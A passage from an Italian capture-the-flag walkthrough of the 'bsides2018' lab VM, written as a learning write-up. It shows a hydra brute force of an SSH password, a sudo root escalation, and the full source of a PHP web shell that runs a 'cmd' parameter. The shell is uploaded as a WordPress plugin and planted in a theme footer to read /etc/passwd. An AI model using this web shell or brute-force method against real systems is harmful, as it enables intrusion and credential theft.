uid=0(root) gid=0(root) groups=0(root)
ls
flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root
 permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as f
or privilege escalation.
Did you find them all?

@abatchy17
```


Dal momento che, nel nostro caso, ssh usa algoritmi di cifratura che richiedono una chiave pubblica, decido di tentare il login per trovare un utente che non la richiedesse. Anne risulta richiedere una password.



Con hydra avvio un brute force con lista rockyou trovando la password di anne: **princess**.



Accedo a ssh con le credenziali ricavate e tramite id noto che anne fa parte del gruppo sudo.



Con **sudo -l** visualizzo i permessi sudo dell'utente.

Anne ha tutti i privilegi di sudo, può eseguire i comandi con privilegi di amministratore su qualsiasi host e con qualsiasi utente specificato nel sistema.

In questo caso uso **sudo -i** avvio una nuova shell interattiva come utente root.

(sudo su cambia l'utente corrente in root senza avviare una nuova shell, sudo -l mostra i privilegi di sudo dell'utente corrente senza avviare una shell, mentre sudo -i avvia una nuova shell interattiva come utente root con un ambiente completo).


Con id controllo che anne abbia privilegi root e catturo il flag.

```
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$ sudo -i
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

Exploit Aggiuntivi

Facendo login con l'administrator john possiamo esplorare opzioni aggiuntive per generare una reverse shell sfruttando le vulnerabilità trovate dalla scansione con wpscan.

Possiamo caricare una reverse shell da upload con add **plugins**.




Uso uno script che consente di eseguire comandi da riga di comando sul server web attraverso il parametro 'cmd'.

Quando si accede a questa pagina PHP con un valore specificato per il parametro 'cmd', il codice esegue il comando fornito utilizzando la funzione exec() di PHP. Il risultato dell'esecuzione del comando viene memorizzato nell'array $results e quindi viene iterato per visualizzare ogni riga del risultato con un tag
 per separarle.


```
  GNU nano 7.2                webshell.php *
<?php
if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        exec($cmd, $results);
        foreach( $results as $r )
        {
                echo $r."<br/>";
        }
        echo "</pre>";
        die;
}
?>
```

Una volta fatto l'upload verrà visualizzato un errore ma la shell sarà avviata ed i parametri cmd eseguiti.


In questo caso testiamo **cmd=cat /etc/passwd**.




Il file /etc/passwd contiene informazioni sensibili sugli utenti del sistema, inclusi i loro nomi utente, ID utente, directory home e altri dettagli.



Vado ad incollare la stessa shell nel **theme footer**.



Il tema verrà modificato correttamente.



Il contenuto del file /etc/passwd verrà visualizzato nel footer del sito.